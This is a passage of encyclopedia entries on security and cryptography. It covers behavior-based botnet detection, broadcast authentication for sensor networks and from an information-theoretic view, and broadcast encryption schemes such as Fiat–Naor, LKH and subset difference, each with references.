Several behavior-based approaches have been proposed to detect botnets in enterprise networks. They attempt to capture some intrinsic behavior invariants within a bot/botnet. Thus, this type of solutions has the hope to capture new, unknown bots/botnets.

One representative example of behavior-based techniques is *dialog* correlation (or *vertical* correlation), first proposed in BotHunter (Gu et al. 2007). This new network perimeter monitoring strategy, vertical correlation, examines the behavior history of each distinct host in enterprise networks. It recognizes a correlated dialog trail (or, evidence trail) consisting of multiple stages and representing a successful bot infection. Therefore, this strategy is also referred to as “dialog correlation.” BotHunter is designed to

track two-way communication flows between internal assets and external entities, and recognize an evidence trail of information exchanges that match a state-based infection-sequence model. BotHunter consists of a correlation engine driven by several malware-focused network detection sensors, each charged with detecting specific stages and aspects of the malware infection process, including inbound scanning, exploit usage, egg downloading, outbound bot coordination dialog, and outbound attack/propagation. The BotHunter correlator then links the dialog trail of inbound intrusion alarms with those outbound communication patterns that are highly indicative of a successful local host infection. When a sequence of evidence matches BotHunter's infection-dialog model, a consolidated report is produced to capture all the relevant events and event sources that played a role during the infection process. The BotHunter tool is currently available for download at http://www.bothunter.net.

While vertical correlation examines behavior history of each distinct host, a new, complementary strategy, *horizon* correlation, looks at behavior correlation among different hosts in the network. The intuition is that because a botnet contains a coordinated group of compromised machines that are controlled by the same botmaster, these bots are very likely to demonstrate spatiotemporal correlation and similarity. BotSniffer (Gu et al. 2008b) is one of the first systems exploiting this intuition to detect botnets. TAMD (Yen and Reiter 2008) is another system that uses vertical correlation to aggregate traffic that shares the same external destination, similar payload, and that involves internal hosts with similar OS platforms. Both BotSniffer and TAMD are designed mainly for botnets using centralized C&C communications. To address this limitation, BotMiner (Gu et al. 2008a) is designed to detect botnets independent of their C&C protocols and structures. The design principle of BotMiner is based on the definition and essential properties of botnets. That is, bots within the same botnet communicate with some C&C servers/peers and perform malicious activities, doing so in a similar or correlated fashion. Accordingly, BotMiner clusters have similar communication traffic and similar malicious traffic, and perform cross-cluster correlation to identify the hosts that share both similar communication patterns and similar malicious activity patterns. These hosts are thus bots in the monitored network. BotMiner was evaluated using many real network traces. The results showed that it can detect different types of real-world botnets (IRC-based, HTTP-based, and

P2P botnets, including Nugache and Storm Worm) and has a very low false positive rate.

A new correlation strategy, *cause-effect* correlation, has been proposed in BotProbe (Gu et al. 2009). The main goal of BotProbe is to detect obscure chat-like botnet C&C communications that resemble human communications and can evade traditional passive and signature-based systems. BotProbe proposes active botnet probing techniques in a network middlebox as a means to augment existing detection strategies. The basic idea is to exploit the cause-effect correlation of botnet command and response (i.e., a certain botnet command will most likely cause a certain type of response from bots), using active probing techniques. BotProbe uses a hypothesis testing algorithmic framework to achieve a desired accuracy. Experimental evaluation shows that BotProbe can successfully identify obscure botnet communications in several real-world IRC botnets.

Open Problems

The botnet detection problem is very challenging. How to improve the efficiency and robustness of existing techniques is still an open problem. In particular, since botnets are state-of-the-art malware and they tend to be adaptive and evasive, one important future direction is to study new techniques to improve the efficiency and increase the coverage of existing correlation/detection techniques, and such techniques should be robust against evasion attempts. Another important future direction is to study cooperative detection combining both host- and network-based components. Host-based approaches can provide different information/views that network-based approaches cannot. The combination of these two complementary approaches can potentially provide better detection results, e.g., possibly for detecting a highly evasive botnet that uses strongly encrypted C&C.

Cross-References

DNS-Based Botnet Detection
Trojan Horses, Computer Viruses, and Worms

Recommended Reading

Gu G, Porras P, Yegneswaran V, Fong M, Lee W (2007) BotHunter: detecting malware infection through IDS-driven dialog correlation. In: Proceedings of the 16th USENIX security symposium (Security’07)

Gu G, Perdisci R, Zhang J, Lee W (2008a) BotMiner: clustering analysis of network traffic for protocol- and structure-independent Botnet detection. In: Proceedings of the 17th USENIX security symposium (Security’08)

Gu G, Zhang J, Lee W (2008b) BotSniffer: detecting Botnet command and control channels in network traffic. In: Proceedings of the 15th annual network and distributed system security symposium (NDSS’08)

Gu G, Yegneswaran V, Porras P, Stoll J, Lee W (2009) Active Botnet probing to identify obscure command and control channels. In: Proceedings of 2009 annual computer security applications conference (ACSAC’09)

Yen T-F, Reiter M (2008) Traffic aggregation for malware detection. In: Proceedings of the fifth GI international conference on detection of intrusions and malware, and vulnerability assessment (DIMVA’08)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_629

Broadcast Authentication from a Conditional Perspective

Donggang Liu[54] ✉
(54) Department of Computer Science and Engineering, The University of Texas at Arlington, Arlington, TX, USA

✉ **Donggang Liu**
Email: dliu@uta.edu

Synonyms

Multicast authentication

Definition

Broadcast authentication is a cryptographic protocol that ensures the authenticity of broadcast messages. In sensor networks, every sensor node should be able to verify whether a broadcast message does come from the legitimate sender and the content of this message has not been modified during transmission.

Background

As one of the most fundamental services in sensor networks, broadcast allows a sender to send critical data and commands to many sensor nodes in an efficient way. A natural idea to achieve broadcast authentication is to use schemes based on public key cryptography, i.e., digital signatures. However, sensor nodes are resource-limited; it is often undesirable to use

computationally expensive algorithms. Current research focuses on (1) developing solutions that only use symmetric key cryptographic operations and (2) reducing the cost of digital signature schemes.

Theory

The objective of broadcast authentication in sensor networks is to ensure the authenticity of broadcast messages in the presence of malicious attacks. It is assumed that the attacker can (1) access the wireless channel to eavesdrop, modify, or block any broadcast packet and (2) locate and compromise sensor nodes to learn the secrets stored on them.

Solutions Using Symmetric Cryptography

Perrig et al. developed a broadcast authentication scheme, named μTESLA, for sensor networks that only uses symmetric key cryptography (Perrig et al. 2001). This scheme introduces asymmetry by delaying the disclosure of symmetric keys. Specifically, a sender broadcasts a message with a message authentication code (MAC) generated with a secret key K, which will be disclosed after a certain period of time. When a receiver receives this message, if it finds out that the packet was sent before the key was disclosed, the receiver will buffer this packet and authenticate it when it receives the corresponding disclosed key. To continuously authenticate the broadcast packets, μTESLA divides the time period for broadcasting into multiple time intervals, assigning different keys to different time intervals. All the packets broadcasted in a given time interval are authenticated with the same key assigned to that time interval.

To verify the broadcast messages, a receiver first authenticates the disclosed keys. μTESLA uses a one-way key chain for this purpose. The sender selects a random value K_n as the last key in the key chain and repeatedly performs a pseudo random function F to compute all the other keys: $K_i = F(K_{i+1})$, $0 \le i \le n - 1$, where the secret key K_i is assigned to the i-th time interval. With the pseudo random function F, given K_j in the key chain, anybody can compute all previous keys K_i, $0 \le i \le j$, but nobody can compute any of the later keys K_i, $j + 1 \le i \le n$. Thus, with the knowledge of the initial key K_0, called the *commitment* of the key chain, a receiver can authenticate any key in the key chain by only performing F. When a

broadcast message is available in i-th interval, denoted as I_i, the sender generates MAC for this message with a key derived from K_i and then broadcasts this message along with its MAC and discloses the key K_{i-d} assigned to the time interval I_{i-d}, where d is the disclosure lag of the authentication keys. The sender prefers a long delay in order to make sure that all or most of the receivers can receive its broadcast messages. But, for the receivers, a long delay could result in high storage overhead to buffer the messages.

Since every key in the key chain will be disclosed after some delay, the attacker can forge a broadcast packet by using the disclosed key. μTESLA uses a security condition to prevent a receiver from accepting any broadcast packet authenticated with a disclosed key. When a receiver receives an incoming broadcast packet in time interval I_i, it needs to check whether this packet is broadcasted before the disclosure of the corresponding key. If yes, the receiver accepts this packet. Otherwise, the receiver simply drops it. When the receiver receives the disclosed key K_i, it can authenticate it with any key K_j received previously by checking whether $K_j = F^{i-j}(K_i i)$, and then verify the buffered packets that were sent during time interval I_i.

However, in μTESLA, the base station has to unicast the initial parameters such as the key chain commitments to the sensor nodes individually. This feature severely limits its application in large sensor networks. For example, the implementation of μTESLA in (Perrig et al. 2001) has 10 Kbps at the physical layer and supports 30-byte packets. To bootstrap 2000 nodes, the base station has to send or receive at least 4000 packets to distribute the initial parameters, which takes at least $\frac{4{,}000 \times 30 \times 8}{10{,}240} = 93.75$ s even if the channel utilization is perfect. Such a method certainly cannot scale up to very large sensor networks, which may have thousands or even millions of nodes. To address this problem a *multilevel* μTESLA scheme was proposed in (Liu and Ning 2003, 2004). The basic idea is to use μTESLA in multiple resolutions so that a high-level μTESLA instance can be used to help the distribution of the initial parameters for low-level ones.

Solutions Using Asymmetric Cryptography

Recent studies have shown that it is possible to do public key cryptographic operations on resource-constrained sensor platforms (Gura et al. 2004). In addition, there have been continuous efforts to optimize Elliptic Curve Cryptography (ECC) for sensor platforms (Liu and Ning 2008; Malan et al. 2004). As a result, ECC-based signature schemes will also be an attractive alternative for broadcast authentication in sensor networks. One promising approach is the Elliptic Curve Digital SignatureAlgorithm (ECDSA), which is a variant of the Digital Signature Algorithm (DSA) that uses ECC. In general, the bit size of the ECDSA public key is believed to be about twice the size of the security level in bits. In other words, to have a security level of 80 bits, the public key for ECDSA will be about 160 bits, which is much smaller than the key size (1024 bits) needed by DSA to achieve the same level of security.

However, the significant resource consumption imposed by public key cryptographic operations makes schemes like ECDSA easy targets of denial-of-service (DoS) attacks. For example, if ECDSA is directly used for broadcast authentication without further protection, an attacker can simply broadcast forged packets and force the receiving nodes to do a large number of unnecessary signature verifications, eventually exhausting their battery power.

A number of methods have been proposed to deal with the DoS attacks against signature verification (Dong et al. 2008; Wang et al. 2007). One option is *pre-authentication filter* (Dong et al. 2008), which effectively removes bogus messages before performing the actual signature verification. This solution is developed based on the fact that broadcast in sensor networks is usually done by a network-wide flooding protocol, and a broadcast message forwarded by a sensor node only has a small number of immediate receivers due to the short-range radio. Hence, whenever a sensor node forwards a broadcast packet, it embeds a few additional bits in this packet for each neighbor based on a secret shared with that neighbor. These bits will allow this node to weakly authenticate the broadcast message to remove a significant part of fake signatures without verifying them.

Another option is to contain DoS attacks against digital signatures by limiting the propagation of fake signatures (Wang et al. 2007). During the flooding of broadcast messages, each sensor node will choose to do an authentication before forwarding, the *authentication-first* idea, or forwarding before authentication, the *forwarding-first* idea. Clearly, the

authentication-first idea can stop the propagation right after the verification. Hence, the basic idea is that sensor nodes slowly shift to authentication-first scheme if they start receiving a lot of bogus messages, but remain in forwarding-first mode if the majority of the messages they received are authentic.

Applications

Broadcast authentication is a critical service for any sensor network that needs to operate in hostile environments. Many sensor network protocols such as flooding and local collaboration (e.g., data aggregation) benefit significantly from broadcast, which efficiently disseminates critical data or commands to other sensor nodes. Due to the existence of attackers, broadcast services have to be protected so that the attacker cannot forge/modify broadcast messages to compromise the security of other network protocols.

Open Problems

Broadcast authentication is still an active research area due to the limitations of existing solutions. In particular, solutions based on symmetric cryptography have several practical limitations such as the requirement of time synchronization and the authentication delay. How to make these solutions practically useful will be a challenge. For solutions based on asymmetric cryptography, the cost of generating and verifying signatures will still be a problem for low-end nodes. How to further reduce the computation overhead is an open area.

Cross-References

Universal One-Way Hash Functions (UOWHF)

Recommended Reading

Dong Q, Liu D, Ning P (2008) Pre-authentication filters: providing dos resistance for signature-based broadcast authentication in wireless sensor networks. In: Proceedings of ACM Conference on Wireless Network Security (WiSec), Alexandria, Virginia

Gura N, Patel A, Wander A (2004) Comparing elliptic curve cryptography and RSA on 8-bit CPUs. In: Proceedings of the Workshop on Cryptographic Hardware and Embedded Systems (CHES), Boston, Massachusetts

Liu D, Ning P (2003) Efficient distribution of key chain commitments for broadcast authentication in distributed sensor networks. In: Proceedings of the 10th Annual Network and Distributed System Security Symposium (NDSS), pp. 263–276. San Diego, California

Liu D, Ning P (2004) Multi-level μTESLA: broadcast authentication for distributed sensor networks. ACM Trans Embedded Comput Syst 3(4):800

Liu A, Ning P (2008) TinyECC: a configurable library for elliptic curve cryptography in wireless sensor networks. In: Proceedings of the International Conference on Information Processing in Sensor Networks (IPSN), St. Louis, Missouri

Malan DJ, Welsh M, Smith MD (2004) A public-key infrastructure for key distribution in tinyos based on elliptic curve cryptography. In: Proceedings of First Annual IEEE Communications Society Conference on Sensor and Ad Hoc Communications and Networks (IEEE SECON 2004), pp. 71–80. Santa Clara, California

Perrig A, Szewczyk R, Wen V, Culler D, Tygar D (2001) SPINS: security protocols for sensor networks. In: Proceedings of Seventh Annual International Conference on Mobile Computing and Networks (MobiCom). Rome, Italy

Wang R, Du W, Ning P (2007) Containing denial-of-service attacks in broadcast authentication in sensor networks. In: MobiHoc'07: Proceedings of the 8th ACM international symposium on Mobile ad hoc networking and computing. ACM, New York, pp 71–79

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_885

Broadcast Authentication from an Information Theoretic Perspective

Yvo Desmedt[55] ✉ and Goce Jakimoski[56] ✉
(55) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA
(56) NIksun Inc, Princeton, NJ, USA

✉ **Yvo Desmedt (Corresponding author)**
Email: y.desmedt@cs.ucl.ac.uk

✉ **Goce Jakimoski**
Email: goce.jakimoski@stevens.edu

Synonyms

Multicast authentication

Definition

Broadcast authentication is a generalization of the message authentication notion that allows more than one receiver.

Background

The first broadcast authentication codes were proposed by Desmedt, Frankel, and Yung (1992) Safavi-Naini and Wang have considered more general broadcast authentication models and proposed new schemes.

Theory

The broadcast message authentication setting is an extension of the conventional message authentication systems. The conventional message authentication setting is a point-to-point setting with three participants: a transmitter (sender), a receiver, and an adversary. Both the sender and the receiver are honest. Prior to engaging in a communication, the transmitter generates a secret key and sends it to the receiver over a secure channel. Next, the sender computes a codeword for the message using the secret key. This is typically accomplished by appending an authentication tag to the message. The codeword is sent over a public channel which is subject to active attack. The receiver uses the secret key to decode the message and verify its authenticity. The goal of the adversary is to forge a message (i.e., to trick the sender into accepting a message that was not sent by the receiver). In the broadcast authentication model, there are $n > 1$ receivers. The transmitter and the receivers share secret key information. The transmitter sends an encoded message over a public channel to the receivers, and each receiver uses its secret key information to decode the message and verify its authenticity. It is assumed that the adversary can corrupt a limited number ω of receivers. The goal of the adversary is to forge a message in cooperation with the corrupt receivers. The scheme is secure if the probability that the adversary will succeed is negligible.

The initially proposed broadcast authentication schemes were unconditionally secure. In this case, the adversary has unlimited computational power. The sender encodes and sends only one message per secret key. So, there are only two possible attacks: an impersonation attack and a substitution attack. In both types of attacks, the adversary cooperates with a group of malicious receivers in order to construct a fraudulent message that will be accepted as authentic by some honest receiver. The difference between the two types of attacks is that in impersonation the attacker has not seen any previous communication, while in substitution he has seen receiver’s transmission and replaced the codeword sent to a honest receiver. The adversary is successful if an honest receiver accepts a fraudulent message.

The message authentication codes that provide unconditional security in a broadcast scenario are called multi-receiver authentication codes or MRA-codes for short. An MRA-code can be constructed from a conventional

unconditionally secure authentication code (A-code) by allowing transmitter to share a different secret key with each of the *n* receivers. The broadcasted codeword is simply a concatenation of the codewords for each receiver. The length of the sender's key and the combined authentication tag grow linearly with the number of receivers. Although this solution is secure against the largest possible group of colluding receivers, it is a very uneconomical method of authenticating a message. Hence, an important question is whether it is possible to construct more efficient MRA-codes with shorter tags and shorter transmitters key. The answer to this question is positive, and some more efficient constructions have been provided in the literature (Desmedt et al. 1992; Safavi-Naini and Wang 1998b).

The verification key in the digital signature schemes is public. Hence, the digital signature schemes remain computationally secure in a broadcast scenario. However, using digital signatures to achieve broadcast authentication might be too costly for some applications. One such class of applications is the class of streaming applications. Streaming applications such as streaming audio or video generate large volumes of data that has to be processed in real time. Digitally signing each packet is too expensive. Therefore, many efficient multicast (or broadcast) stream authentication methods providing different levels of computational security have been suggested so far (Stream Authentication).

The broadcast authentication model can be further generalized. One such extension is to have a dynamically chosen sender instead of a fixed one. The authentication codes that are designed to provide security in this setting are called MRA-codes with a dynamic sender or DMRA-codes for short (Safavi-Naini and Wang 1998a). A further extension of allowing up to *t* senders instead of only one sender gave rise to the notion of tDMRA-codes. A trivial construction of a tDMRA-code is to use *t* copies of a DMRA-code with *t* independent keys. The efficiency of this solution grows linearly with the number of possible senders *t*. Some constructions that improve on the trivial solution have been presented (Safavi-Naini and Wang 2001).

Cross-References

Authentication
CBC-MAC and Variants

CMAC
GMAC
HMAC
MAC Algorithms
PMAC

References

Desmedt Y, Frankel Y, Yung M (1992) Multi-receiver/multi-sender network security: efficient authenticated multicast/feedback. In: IEEE Infocom' 92. Florence, Italy, pp 2045–2054

Safavi-Naini R, Wang H (1998a) New results on multi-receiver authentication codes. In: Advances in cryptology – Eurocrypt '98, Lecture notes in computer science, vol 1438. Springer, Heidelberg, pp 527–541

Safavi-Naini R, Wang H (1998b) Bounds and constructions for multi-receiver authentication codes. In: Advances in cryptology – Asiacrypt '98, Lecture notes in computer science, vol 1514. Springer, Heidelberg, pp 242–256

Safavi-Naini R, Wang H (2001) Broadcast authentication for group communication. Theor Comput Sci 269:1–21
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_143

Broadcast Encryption

Dalit Naor[57] ✉
(57) Department of Computer Science and Applied Mathematics, Weizmann Institute of Science, Rehovot, Israel

✉ **Dalit Naor**
Email: moni.naor@weizmann.ac.il

Definition

The concept of broadcast encryption deals with methods that allow to efficiently transmit information to a dynamically changing group of privileged users who are allowed to receive the data. It is often convenient to think of it as a revocation scheme, which addresses the case where some subset of the users are excluded from receiving the information.

Background

The problem of a center transmitting data to a large group of receivers so that only a predefined subset is able to decrypt the data is at the heart of a growing number of applications. Among them are pay-TV applications, multicast (or secure group) communication, secure distribution of copyright-protected material (e.g., music), digital rights management, and audio streaming. Different applications impose different rates for updating the group of legitimate users. Users are excluded from receiving the information due to payments, subscription expiration, or since they have abused their rights in the past.

One special case is when the receivers are stateless. In such a scenario, a (legitimate) receiver is not capable of recording the past history of

transmissions and changes its state accordingly. Instead, its operation must be based on the current transmission and its initial configuration. Stateless receivers are important for the case where the receiver is a device that is not constantly online, such as a media player (e.g., a CD or DVD player where the "transmission" is the current disc (Lotspiech et al. 2002), a satellite receiver (GPS), and perhaps in multicast applications).

Broadcast encryption can be combined with tracing capabilities to yield trace-and-revoke schemes. A tracing mechanism enables the efficient tracing of leakage, specifically, the source of keys used by illegal devices, such as pirate decoders or clones. Trace-and-revoke schemes are of particular value in many scenarios: they allow to trace the identity of the user whose key was leaked; in turn, this user's key is revoked from the system for future uses.

Theory

What are the desired properties of a broadcast encryption scheme? A good scheme is characterized by

- Low bandwidth – we aim at a small message expansion, namely, that the length of the encrypted content should not be much longer than the original message.
- Small amount of storage – we would like the amount of required storage (typically keys) at the user to be small, and as a secondary objective the amount of storage at the server to be manageable as well.
- Attentiveness – does the scheme require users to be online "all the time?" If such a requirement does not apply, then the scheme is called stateless.
- Resilience – we want the method to be resilient to large coalitions of users who collude and share their resources and keys.

In order to evaluate and compare broadcast encryption methods, we define a few parameters. Let N be the set of all users, $|\mathcal{N}| = N$, and $\mathscr{R} \subset N$ be a group of $|\leftarrow \mathcal{R}| = r$ users whose decryption privileges should be revoked. The goal of a broadcast encryption algorithm is to allow a center to transmit a message M to all users such that any user $u \in \mathcal{N} - \leftarrow \mathcal{R}$ can decrypt the message correctly, while a coalition consisting of t or fewer members of $\mathscr{R}$ cannot decrypt it. The important parameters are therefore r, t, and N.

A system consists of three parts: (1) a key assignment scheme, which is an initialization method for assigning secret keys to receivers that will allow them to decrypt. (2) The broadcast algorithm – given a message M and the set $\mathscr{R}$ of users to revoke outputs a ciphertext message M' that is broadcast to all receivers. (3) A decryption algorithm – a (nonrevoked) user who receives ciphertext M' should produce the original message M using its secret information.

The issue of secure broadcasting to a group has been investigated earlier on; see, for example, Berkovits (1991). The first formal definition of the area of broadcast encryption, including parameterization of the problem and its rigorous analysis (as well as coining the term), was done by Fiat and Naor in 1994 and has received much attention since then (see for example Canetti et al. 1999a; Garay et al. 2000; Halevy and Shamir 2002; Kumar et al. 1999; Luby and Staddon 1998; Naor and Naor 2003; Naor et al. 2001; Naor and Pinkas 2001; Wallner et al. 1999; Wong et al. 1998). The original broadcast encryption method of Fiat and Naor (1994) allows the removal of any number of users as long as at most t of them collude. There the message length is $O(t \log^2 t)$; a user must store a number of keys that are logarithmic in t and the amount of work required by the user is $\tilde{O}(r/t)$ decryptions. The scheme can be used in a stateless environment as it does not require attentiveness. On the other hand, in the stateful case, gradual revocation of users is particularly efficient.

The logical-tree-hierarchy (LKH) scheme, suggested independently in the late 1990s by Wallner et al. (1999) and Wong et al. (1998), is designed to achieve secure group communication in a multicast environment. Useful mainly in the connected mode for multicast rekeying applications, it revokes or adds a single user at a time, and updates the keys of all remaining users. It requires a transmission of two log N keys to revoke a single user, each user is required to store log N keys and the amount of work each user should do is log N encryptions (the expected number is O(1) for an average user). These bounds are somewhat improved in Canetti et al. (1999a, b), McGrew and Sherman (1998), Perrig et al. (2001), and Waldvogel et al. (1999), but unless the storage at the user is extremely high they still require a transmission of length $\Omega(r \log N)$. This algorithm may revoke any number of users, regardless of the coalition size.

Luby and Staddon (1998) considered the information theoretic (computational complexity, information theory, and security) setting and

devised bounds for any revocation algorithms under this setting. Garay et al. (2000) introduced the notion of long-lived broadcast encryption. In this scenario, keys of compromised decoders are no longer used for encryptions. The question they address is how to adapt the broadcast encryption scheme so as to maintain the security of the system for the good users.

CPRM, which stands for content protection for recordable media, is a technology for protecting content on physical media such as recordable DVD, DVD Audio, Secure Digital Memory Card, and Secure CompactFlash. It is one of the methods that explicitly considers the stateless scenario. There, the message is composed of r log N encryptions, the storage at the receiver consists of log N keys, and the computation at the receiver requires a single decryption. It is a variant of the techniques of Fiat and Naor (1994).

The subset difference method for broadcast encryption, proposed by Naor, Naor, and Lotspiech (Naor and Naor 2003; Naor et al. 2001), is most appropriate in the stateless scenario. It requires a message length of $2r - 1$ (in the worst case, or 1.38 r in the average case) encryptions to revoke r users, and storage of $\frac{1}{2}\log^2 N$ keys at the receiver. The algorithm does not assume an upper bound of the number of revoked receivers, and works even if all r revoked users collude. The key assignment of this scheme is computational and not information theoretic, and as such it outperforms an information theoretic lower bound on the size of the message (Luby and Staddon 1998). A rigorous security treatment of a family of schemes, including the subset difference method, is provided in Naor et al. (2001). Halevy and Shamir (2002) have suggested a variant of subset difference called LSD (layered subset difference). The storage requirements are reduced to $O(\log^{1+\epsilon} N)$ while the message length is $O(r/\epsilon)$, providing a full spectrum between the complete subtree and subset difference methods. A reasonable choice is $\epsilon = 2$.

Both LKH and the subset difference methods are hierarchical in nature and as such are particularly suitable to cases where related users must all be revoked at once, for instance, all users whose subscription expires on a certain day.

It is also important to realize that many implementations in this field remain proprietary and are not published both for security reasons (not to

help the pirates) as well as for commercial reasons (not to help the competitors).

Constructions

A high-level overview of three fundamental broadcast encryption constructions is outlined below. Details are omitted and can be found in the relevant references. One technique that is commonly used in the key assignment of these constructions is the derivation of keys in a tree-like manner: a key is associated with the root of a tree and this induces a labeling of all the nodes of the tree. The derivation is done based on the technique first used by Goldreich, Goldwasser, and Micali (GGM) (1986).

Fiat–Naor Construction

The idea of the construction in Fiat and Naor (1994) is to start with the case where the coalition size (the number of users who collude and share their secret information) is t and reduce it to the case where the coalition size is 1, the basic construction. For this case, suppose that there is a key associated with each user; every user is given all keys except the one associated with it. (As an illustration, think of the key associated with a user as written on its forehead, so that all other users except for itself can see it.) To broadcast a message to the group $\mathcal{N} - \leftarrow \mathcal{R}$, the center constructs a broadcast key by Xoring all keys associated with the revoked users $\mathscr{R}$. Note that any user $u \in \mathcal{N} - \leftarrow \mathcal{R}$ can reconstruct this key, but a user $u \in \mathcal{R}$ cannot deduce the key from its own information. This naive key assignment requires every user to store N − 1 keys. Instead, by deriving the keys in a GGM tree-like process, the key assignment is made feasible by requiring every user to store log N keys only.

The construction is then extended to handle the case where up to t users may share their secret information. The idea then is to obtain a scheme for larger t by various partitions of the user set, where for each such partition the basic scheme is used.

Logical Key Hierarchy

The LKH (logical key hierarchy) scheme (Wallner et al. 1999; Wong et al. 1998; Wong and Lam 2000) maintains a common encryption key for the active group members. It assumes that there is an initial set N of N users and that from time to time an active user leaves and a new value for the

group key should be chosen and distributed to the remaining users. The operations are managed by a center that broadcasts all the maintenance messages and is also responsible for choosing the new key. When some user $u \in N$ is revoked, a new group key K' should be chosen and all nonrevoked users in N should receive it, while no coalition of the revoked users should be able to obtain it; this is called a leave event. At every point a nonrevoked user knows the group key K as well as a set of secret "auxiliary" keys. These keys correspond to subsets of which the user is a member, and may change throughout the lifetime of the system.

Users are associated with the leaves of a full binary tree of height log N. The center associates a key K_i with every node v_i of the tree. At initialization, each user u is sent (via a secret channel) the keys associated with all the nodes along the path connecting the leaf u to the root. Note that the root key K is known to all users and can be used to encrypt group communications.

In order to remove a user u from the group (a leave event), the center performs the following operations. For all nodes v_i along the path from u to the root, a new key K_i' is generated. The new keys are distributed to the remaining users as follows: let v_i be a node on the path, v_j be its child on the path, and v_ℓ its child that is not on the path. Then K_i' is encrypted using K_j' and K_ℓ (the latter did not change), i.e., a pair of encryptions $\left\langle E_{K_j'}(K_i'), E_{K_\ell}(K_i') \right\rangle$. The exception is if v_i is the parent of the leaf u, in which case only a single encryption using the sibling of u is sent. All encryptions are sent to all the users.

Subset Difference

The subset difference construction defines a collection of subsets of users $S_1, \ldots, S_w, S_j \subseteq \mathcal{N}$. Each subset S_j is assigned a long-lived key L_j; a user u is assigned some secret information I_u so that every member of S_j should be able to deduce L_j from its secret information. Given a revoked set $\mathscr{R}$, the remaining users are partitioned into disjoint sets $S_{i1}, \ldots, S_{im}$ from the collection that entirely cover them (every user in the remaining set is in at least one subset in the cover) and a session key K is encrypted m times with $L_{i1}, \ldots, L_{im}$. The message is then encrypted with the session key K.

Again, users are associated with the leaves of a full binary tree of height log N. The collection of subsets $S_1, \ldots, S_w$ defined by this algorithm corresponds to subsets of the form "a group of receivers G_1 minus another group G_2," where $G_2 \subset G_1$. The two groups G_1, G_2 correspond to leaves in two full binary subtrees. Therefore, a valid subset S is represented by two nodes in the tree (v_i, v_j) such that v_i is an ancestor of v_j and is denoted as $S_{i,j}$. A leaf u is in $S_{i,j}$ if it is in the subtree rooted at v_i but not in the subtree rooted at v_j, or in other words $u \in S_{i,j}$ if v_i is an ancestor of u but v_j is not.

The observation is that for any subset $\mathscr{R}$ of revoked users, it is possible to find a set of at most two r − 1 subsets from the predefined collection that cover all other users $\mathcal{N} - \leftarrow \mathcal{R}$.

A naive key assignment that assigns to each user all long-lived keys of the subsets it belongs to requires a user to store O(N) key. Instead, this information (or rather a succinct representation of it) can be reduced to $\frac{1}{2}\log^2 N$ based on a GGM-like tree construction; for details see Naor et al. (2001).

References

Berkovits S (1991) How to broadcast a secret. In: Davies DW (ed) Advances in cryptology – EUROCRYPT'91, Brighton, April 1991. Lecture notes in Computer Science, vol 547. Springer, Berlin, pp 535–541

Canetti R, Garay J, Itkis G, Micciancio D, Naor M, Pinkas B (1999a) Multicast security: a taxonomy and some efficient constructions. In: Proceedings of IEEE INFOCOM'99, New York, March 1999, vol 2, pp 708–716

Canetti R, Malkin T, Nissim K (1999b) Efficient communication-storage tradeoffs for multicast encryption. In: Stern J (ed) Advances in cryptology – EUROCRYPT'99, Prague, May 1999. Lecture notes in Computer Science, vol 1592. Springer, Berlin, pp 459–474

Fiat A, Naor M (1994) Broadcast encryption. In: Stinson DR (ed) Advances in cryptology – CRYPTO'93, Santa Barbara, August 1993. Lecture notes in Computer Science, vol 773. Springer, Berlin, pp 480–491

Garay JA, Staddon J, Wool A (2000) Long-lived broadcast encryption. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000, Santa Barbara, August 2000. Lecture notes in Computer Science, vol 1880. Springer, Heidelberg, pp 333–352

Goldreich O, Goldwasser S, Micali S (1986) How to construct random functions. J Assoc Comput Mach 33(4):792–807

[MathSciNet]

Halevy D, Shamir A (2002) The LSD broadcast encryption scheme. In: Yung M (ed) Advances in cryptology – CRYPTO 2002, Santa Barbara, August 2002. Lecture notes in Computer Science, vol 2442. Springer, Berlin

Kumar R, Rajagopalan R, Sahai A (1999) Coding constructions for blacklisting problems without computational assumptions. In: Wiener J (ed) Advances in cryptology – CRYPTO'99, Santa Barbara, August 1999. Lecture notes in Computer Science, vol 1666. Springer, Heidelberg, pp 609–623

Lotspiech J, Nusser S, Pestoni F (2002) Broadcast encryption's bright future. Computer 35(8):57–63

Luby M, Staddon J (1998) Combinatorial bounds for broadcast encryption. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98, Espoo, May–June 1998. Lecture notes in Computer Science, vol 1403. Springer, Heidelberg, pp 512–526

McGrew D, Sherman AT (1998) Key establishment in large dynamic groups using one-way function trees. http://www.csee.umbc.edu/sherman/

Naor D, Naor M (2003) Protecting cryptographic keys: the trace and revoke approach. Computer 36(7):47–53

Naor M, Pinkas B (2001) Efficient trace and revoke schemes. In: Frankel Y (ed) Financial cryptography, fourth international conference, FC 2000 Proceedings, Anguilla, February 2000. Lecture notes in Computer Science, vol 1962. Springer, Berlin, pp 1–20

Naor D, Naor M, Lotspiech J (2001) Revocation and tracing schemes for stateless receivers. In: Killian J (ed) Advances in cryptology – CRYPTO 2001, Santa Barbara, August 2001. Lecture notes in Computer Science, vol 2139. Springer, Berlin, pp 41–62. Full version: ECCC Report 43, 2002. http://www.eccc.uni-trier.de/eccc/

Perrig A, Song D, Tygar JD (2001) ELK, a new protocol for efficient large-group key distribution. In: 2001 IEEE symposium on research in security and privacy, Oakland, pp 247–262

Waldvogel M, Caronni G, Sun D, Weiler N, Plattner B (1999) The VersaKey framework: versatile group key management. IEEE J Sel Area Commun 17(9):1614–1631

Wallner DM, Harder EJ, Agee RC (1999) Key management for multicast: issues and architectures. Internet Request for Comments 2627. http://ftp.ietf.org/rfc/rfc2627.txt

Wong CK, Lam S (2000) Keystone: a group key management service. In: International conference on telecommunications, Acapulco, May 2000

Wong CK, Gouda M, Lam S (1998) Secure group communications using key graphs. In: Proceedings of the ACM SIGCOMM'98, Vancouver, pp 68–79

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300140

Broadcast Stream Authentication

